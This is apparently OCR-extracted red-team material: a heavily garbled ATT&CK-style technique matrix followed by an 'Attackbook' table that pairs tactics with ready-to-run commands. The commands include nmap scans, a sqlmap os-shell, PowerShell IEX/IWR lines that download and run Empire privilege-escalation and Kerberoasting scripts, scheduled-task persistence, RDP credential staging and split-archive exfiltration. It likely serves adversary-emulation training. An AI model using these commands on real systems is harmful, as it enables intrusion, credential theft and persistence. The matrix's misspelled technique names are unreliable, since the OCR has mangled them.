	Sicrpting	Hypervisor	PowerShirk Profile	READER PROTeston		System Time Discovery	1		Wat: Service		
	Benvice Electrics	EDBALL PLEASURED	Process Irpidion	Pile Chiefen		NUMBER OF STREET	1		-		
	ESCHALBURY Proxy	\$4004,7635785 EVE	School/ad Task	File System Logical Offsets	1						
	ESCHAL SCHOOL PHONEY	Launch Agent	PRINCIPLE TO ANGUERA	Gatavesper Bycass	1						
	Source	Lourich Daemon	Setuic and Setgic	Group Policy Modification	1						
	Space after Filename.	Launchell	SID-History Injuction	House, Cale and	1						
	Third-party Software	LC LOAD DYLIB Asston	Startup Rems	Hidden Users	1						
	Triap	Local Job Scheduling	Skur(k)	Hoden Window	1						
	Trusked Developer Utilities	Login Henn	Sustr Cartring	HISTOCHTROS.	1						
	User Executive	Logan Scripts	Well Accounts	PD996, File Execution	1						
	EXCLUSION AND MADE THE	LSASS Driver	Web Shell	Indicator Biocking	1:						



ource: https://github.com/mitre-attack/attack-arsenal/blob/master/adversary_emulation/APT29/Emulation_Plan/APT29_EmuPlan.pdf



Attackbook

Phase 🕞	Tactic	Technique	Sub-Technique ✓	Command
1			Scanning IP	
1	Reconnaissance	Active Scanning	Blocks	nmap -O -A \$IP
			Vulnerability	
	Reconnaissance	Active Scanning	Scanning	nmap Metasploit Nessus OpenVAS
2	Initial Access	Exploit Public-Facing	-	sqlmap -u \$IP/test.phpdbsbatchos-shell
			Token	IEX (IWR 'https://raw.githubusercontent.com/BC-
3	Privilege	Access Token	Impersonation/	SECURITY/Empire/f6efd5a963d424a1f983d884b637da868e5df466/data/module_sour
	Escalation	Manipulation	Theft	ce/privesc/Get-System.ps1'); Get-System -Technique Token -Verbose
4				SCHTASKS /Create /S #{target} /RU #{user_name} /RP #{password} /TN "Atomic task"
· -	Persistence	Scheduled Task/Job	Scheduled Task	/TR "#{task_command}" /SC daily /ST #{time}
				iex(iwr
5				https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_sourc
3	Credential	Steal or Forge		e/credentials/Invoke-Kerberoast.ps1)
	Access	Kerberos Tickets	Kerberoasting	Invoke-Kerberoast fl
				\$Server="#{logonserver}"
				\$User="#{username}"
6				\$Password="#{password}"
O				cmdkey /generic:TERMSRV/\$Server /user:\$User /pass:\$Password
	Lateral		Remote Desktop	mstsc /v:\$Server
	Movement	Remote Services	Protocol	echo "RDP connection established"
7	Collection	Data from Local	-	Enumeration Scripts Screenshots Files
8	Exfiltration	Data Transfer Size	-	zip existing.zipout new.zip -s 4m

